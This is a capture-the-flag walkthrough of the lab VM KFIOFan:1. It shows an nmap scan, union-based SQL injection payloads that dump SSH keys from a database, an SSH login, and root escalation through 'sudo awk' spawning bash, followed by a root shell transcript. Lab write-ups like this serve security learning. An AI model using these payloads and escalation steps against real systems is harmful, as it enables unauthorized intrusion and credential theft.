
KFIOFan:1 (Abusing sudo rights : awk)

First I started with a simple nmap scan and determined the vulnerable IP.
Next , I scanned the vulnerable IP using NMap.


```
┌──(root💀kali)-[/home/mimi]
└─# nmap -A  10.0.2.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 22:27 IST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.0.2.16
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 11:6a:2e:47:4e:d4:9d:0d:b2:ca:0f:12:1b:89:04:1c (RSA)
|   256 d2:00:b9:ea:48:fe:70:f2:6a:32:f7:be:ed:03:56:92 (ECDSA)
|_  256 96:43:4c:10:7a:8e:b1:9d:bb:49:0f:e6:d4:67:a5:41 (ED25519)
80/tcp open  http    Apache httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=48.45 -0.2
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=iso-8859-1).
MAC Address: 08:00:27:A1:83:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

I visited the website 10.0.2.16:80 and it displayed :




On pressing cancel it took me to a page , where I found user named Bob.

I went back to the previous page and searched it on google - I got a location. Maybe this is the Password .




Username: Bob
Password : Courcité
I entered the page successfully . On entering I noticed that there were two users Bob and Alice.

I tried doing a gobuster scan but it did not give me proper results.
Next I randomly typed robots.txt beside the URL which led me to the first flag.




Next on surfing through the site I found a search bar : http://10.0.2.16/khaosearch.php
I tried /etc/passwd ->Did not get any results

I tried XSS -><script>alert(1)</script> ->Did not get any results.
Next I tried single quote (') which gave me some results.



So, a SQLi exists. I decided to exploit it further .
abc" union select 1,2# -> I got the column which can be exploited (col 1).


abc" union select database(),2#
Gave me no results.Assuming it is MySQL.
abc" union select version(),2#
Gave me the version : 10.1.26-MariaDB-0+deb9u1
abc" union select table_name,2 from information_schema.tables#
Got an interesting result :



Among all the tables displayed there is a table named ssh_keys. We have also seen that port 22 running SSH service was open. So it could be exploitable.

abc" union select * from ssh_keys#

I got a button. On clicking on it I got the key .



Copy the key . On cmd line type the following cmds .

nano id_rsa

Paste the key in there and save it.

chmod 600 id_rsa

ssh -i id_rsa alice@10.0.2.16

At times you may get an error like :

load pubkey "id_rsa": invalid format


The authenticity of host '10.0.2.16 (10.0.2.16)' can't be established.

ECDSA key fingerprint is SHA256:bQQrKQtpfwR4II3PkZwHQ49Sl4tXB1tOAGVWCxr96Zc.


You can resolve it by the following cmd :

puttygen id_rsa -o id_rsa.newformat -O private-openssh-new


Then try the above cmds again and you will enter the system.



Next, on typing ls , i got the file for next flag and a simple cat cmd sufficed.



Next , I typed a sudo -l and noticed that alice could use the following cmd.



So , the next step was to enter the system using the above cmd .
sudo awk 'BEGIN {system("/bin/bash")}'
And now we are root. And we also get the final flag.

```
alice@kfiofan:/$ sudo -l
Entrées par défaut pour alice sur kfiofan :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

L'utilisateur alice peut utiliser les commandes suivantes sur kfiofan :
    (root) NOPASSWD: /usr/bin/awk
alice@kfiofan:/$ sudo awk 'BEGIN {system("/bin/bash")}'
root@kfiofan:/# whoami
root
root@kfiofan:/# ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
root@kfiofan:/# cd root
root@kfiofan:~# ls
flag4.txt  genere_ssh_key.sh  genere_web_pass.sh  timer_reboot.sh  ville.txt
root@kfiofan:~# cat flag4.txt
FLAG 4 : TERMINE ! Un grand bravo à toi pour être arrivé jusqu'ici : la machine est à toi, sa survie ou sa destruction repose désorm
ais entièrement sur ton éthique. Bonne continuation Hacker !
root@kfiofan:~#
```